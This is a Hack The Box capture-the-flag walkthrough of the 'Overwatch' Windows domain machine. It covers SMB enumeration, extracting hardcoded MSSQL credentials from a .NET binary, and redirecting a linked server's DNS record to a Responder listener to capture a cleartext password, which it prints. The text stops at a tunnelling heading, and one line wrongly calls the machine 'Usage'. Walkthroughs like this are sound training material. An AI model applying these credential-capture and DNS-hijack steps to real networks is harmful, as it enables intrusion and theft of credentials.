
Hack The Box: Overwatch Machine Walkthrough- Medium Difficulity
Medium Machine Binary Exploitation, bloodyAD, Challenges, command injection, HackTheBox, MSSQL, NetExec, Penetration Testing, port forwarding, PowerView, responder, SMB & Kerberos Attacks, SOAP, WindowsIntroduction to Overwatch:

In this writeup, we will explore the “Overwatch” machine from Hack The Box, categorised as an Medium difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Usage” machine from Hack The Box by achieving the following objectives:
User Flag:
After successfully enumerating the target, I gained an initial foothold through a low-privileged service account. I then established a stable WinRM shell and performed basic post-exploitation enumeration. Navigating to the user’s Desktop directory, I quickly located and retrieved the user.txt flag.
Root Flag
With user-level access secured, I shifted focus to privilege escalation. Thorough enumeration revealed an internally exposed service running on the target. This service contained a command injection vulnerability. I exploited this flaw to create a new local administrator account and add it to the Administrators group. With these elevated privileges, I obtained the Administrator account’s credentials, which granted me full system access. I then located and retrieved the root.txt flag from the Administrator’s Desktop.
Enumerating the Overwatch Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sC -sV -oA initial -Pn 10.129.30.107Nmap Output:
┌─[dark@parrot]─[~/Documents/htb/overwatch]
└──╼ $nmap -sC -sV -oA initial -Pn 10.129.30.107
# Nmap 7.94SVN scan initiated Thu May  7 12:23:59 2026 as: nmap -sC -sV -oA initial -Pn 10.129.30.107
Nmap scan report for 10.129.30.107
Host is up (0.071s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-07 11:31:42Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-05-07T11:32:57+00:00; -4h52m21s from scanner time.
| rdp-ntlm-info:
| Target_Name: OVERWATCH
| NetBIOS_Domain_Name: OVERWATCH
| NetBIOS_Computer_Name: S200401
| DNS_Domain_Name: overwatch.htb
| DNS_Computer_Name: S200401.overwatch.htb
| DNS_Tree_Name: overwatch.htb
| Product_Version: 10.0.20348
|_ System_Time: 2026-05-07T11:32:13+00:00
| ssl-cert: Subject: commonName=S200401.overwatch.htb
| Not valid before: 2025-12-07T15:16:06
|_Not valid after: 2026-06-08T15:16:06
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
| smb2-time:
| date: 2026-05-07T11:32:13
|_ start_date: N/A
|_clock-skew: mean: -4h52m24s, deviation: 2s, median: -4h52m26sAnalysis:
- Port 53 (DNS): Simple DNS Plus is used for domain name resolution in the Active Directory environment.
- Port 88 (Kerberos): Kerberos authentication service for domain logins and ticket-based authentication.
- Port 135 (MSRPC): Microsoft RPC endpoint mapper used for Windows remote procedure calls. Port 139 (NetBIOS): Legacy NetBIOS service used for SMB-based file and printer sharing.
- Port 389 (LDAP): Active Directory LDAP service used for directory queries and enumeration.
- Port 445 (SMB): SMB service used for file sharing and remote resource access.
- Port 464 (kpasswd5): Kerberos password change service for updating domain credentials.
- Port 593 (RPC over HTTP): RPC service allowing remote procedure calls over HTTP.
- Port 636 (LDAPS): Secure LDAP service using TLS encryption.
- Port 3268 (Global Catalogue LDAP): LDAP Global Catalogue service for forest-wide queries.
- Port 3269 (Secure Global Catalog LDAP): Secure Global Catalog LDAP over SSL/TLS.
- Port 3389 (RDP): Remote Desktop Protocol service for GUI-based remote access.
SMB Enumeration
SMB Enumeration and Initial Access

I performed an initial null session SMB enumeration using netexec against 10.129.30.107. The scan confirmed the target was a Windows Server 2022 machine in the overwatch.htb domain. However, share enumeration failed with STATUS_ACCESS_DENIED, indicating that null sessions were restricted.

I performed SMB enumeration with the guest account using netexec, which successfully listed all available shares. I identified the software$ share as readable, giving me a valuable foothold to download files from the target system without credentials.
SMB Spidering and File Discovery

The final spidering command was run using the spider_plus module with DOWNLOAD_FLAG=true. This automatically retrieved all accessible files from the readable SMB shares. The module efficiently enumerated and downloaded the contents of the software$ share, providing valuable files for further enumeration and exploitation.

The spider_plus module discovered the Monitoring directory under the software$ share. After navigating to the spidered output directory, the successful download of overwatch.exe and its associated files (overwatch.exe.config, .pdb, and related DLLs) was confirmed for further analysis.


After locating the Monitoring directory via spidering, a local listing (ls -al) showed the extracted files from the target: overwatch.exe, overwatch.exe.config, overwatch.pdb, and Microsoft.Management.Infrastructure.dll. The presence of a .pdb file suggested debugging symbols were available.
Binary Analysis and MSSQL Access

Initial reconnaissance of the binary overwatch.exe revealed a PE32+ executable compiled as a Mono/.NET assembly for Windows. This indicated the application was likely developed in C# and suggested that decompiling it could yield valuable information.

Analysis of the application using dnSpy revealed a method named CheckEdgeHistory responsible for monitoring Microsoft Edge browsing activity. The function copied the Edge SQLite history database to a temporary file, queried recently visited URLs, and inserted the results into a local Microsoft SQL Server database. The application contained a hardcoded Microsoft SQL Server connection string within the binary. Inspection of the code revealed credentials for the sqlsvc account connecting to the local SecurityLogs database, exposing sensitive authentication details that could potentially be leveraged for further access within the environment.

I established a connection to the MSSQL instance using mssqlclient.py with Windows Authentication as the sqlsvc user on port 6520. This successfully opened an interactive SQL session under the context of the low-privileged service account.

Inside the Impacket MSSQL shell, the help command was executed to display available commands. This revealed useful options such as enable_xp_cmdshell, exec_as_user, xp_cmdshell, and various enumeration commands for further privilege escalation attempts.

Inside the Impacket MSSQL shell, I ran the help command to list all available options. This revealed several useful commands, including enable_xp_cmdshell, exec_as_user, xp_cmdshell, and various enumeration modules for potential privilege escalation.
Linked Server and DNS Enumeration

Enumeration of linked servers with enum_links identified two SQL Server instances: the local S200401\SQLEXPRESS and a remote linked server named SQL07. This discovery opened potential avenues for lateral movement or privilege escalation through linked server abuse.

Switching context to the SQL07 linked server with use_link SQL07 failed with connection timeout and network-related errors. This indicated that the linked server was either unreachable, not properly configured for remote connections, or listening on a non-standard configuration.


A DNS lookup for SQL07.overwatch.htb using dig returned NXDOMAIN. This confirmed that no A record was currently resolving for the linked server hostname from the attacker’s perspective.

I used BloodyAD to check the sqlsvc account for writable permissions. The output showed that the account had WRITE privileges on its own user object as well as on the ForeignSecurityPrincipals container. This provided useful information for potential ACL-based attacks.

Using PowerView, I attempted to remove the DNS record for SQL07 in the overwatch.htb domain. The command failed due to a missing -RecordName argument, indicating that further refinement was needed to properly manipulate DNS.

I attempted to add a DNS A record for SQL07 pointing to the attacker’s IP (10.10.14.104) using Add-DomainDNSRecord. The operation failed because the record already existed, suggesting it had been previously created or dynamically registered.
Credential Capture and WinRM Access

We launched Responder on the tun0 interface to poison LLMNR, NBT-NS, and MDNS requests. This setup prepared the environment for potential relay and credential capture attacks on the network.

Using PowerView, we updated the DNS record for SQL07 with Set-DomainDNSRecord to point to the attacker-controlled IP address (10.10.14.104). This step redirected the linked server connection to our system.

When we attempted to switch to the SQL07 linked server using use_link SQL07, the server returned a “Communication link failure” and TCP provider error. This error showed that the linked server connection remained unstable until we correctly updated the DNS record.

While Responder was running, we captured the SQLMGMT user’s cleartext credentials over MSSQL:
- Username: sqlmgmt
- Password: bIhBbzMMnB82yx

Using the captured sqlmgmt credentials, we successfully authenticated to the target over WinRM with netexec. The login confirmed administrative-level access (Pwn3d!) on the overwatch.htb domain.



After gaining access via Evil-WinRM as the sqlmgmt user, we retrieved the user.txt flag from the Desktop using the type user.txt command.
Escalate to Root Privileges Access
Privilege Escalation:

We enumerated the sqlmgmt account’s properties using Get-DomainUser. The output showed that the account belonged to the Remote Management Users group and had a non-expiring password, making it suitable for persistent WinRM access.
Service Discovery and Tunnelling Setup
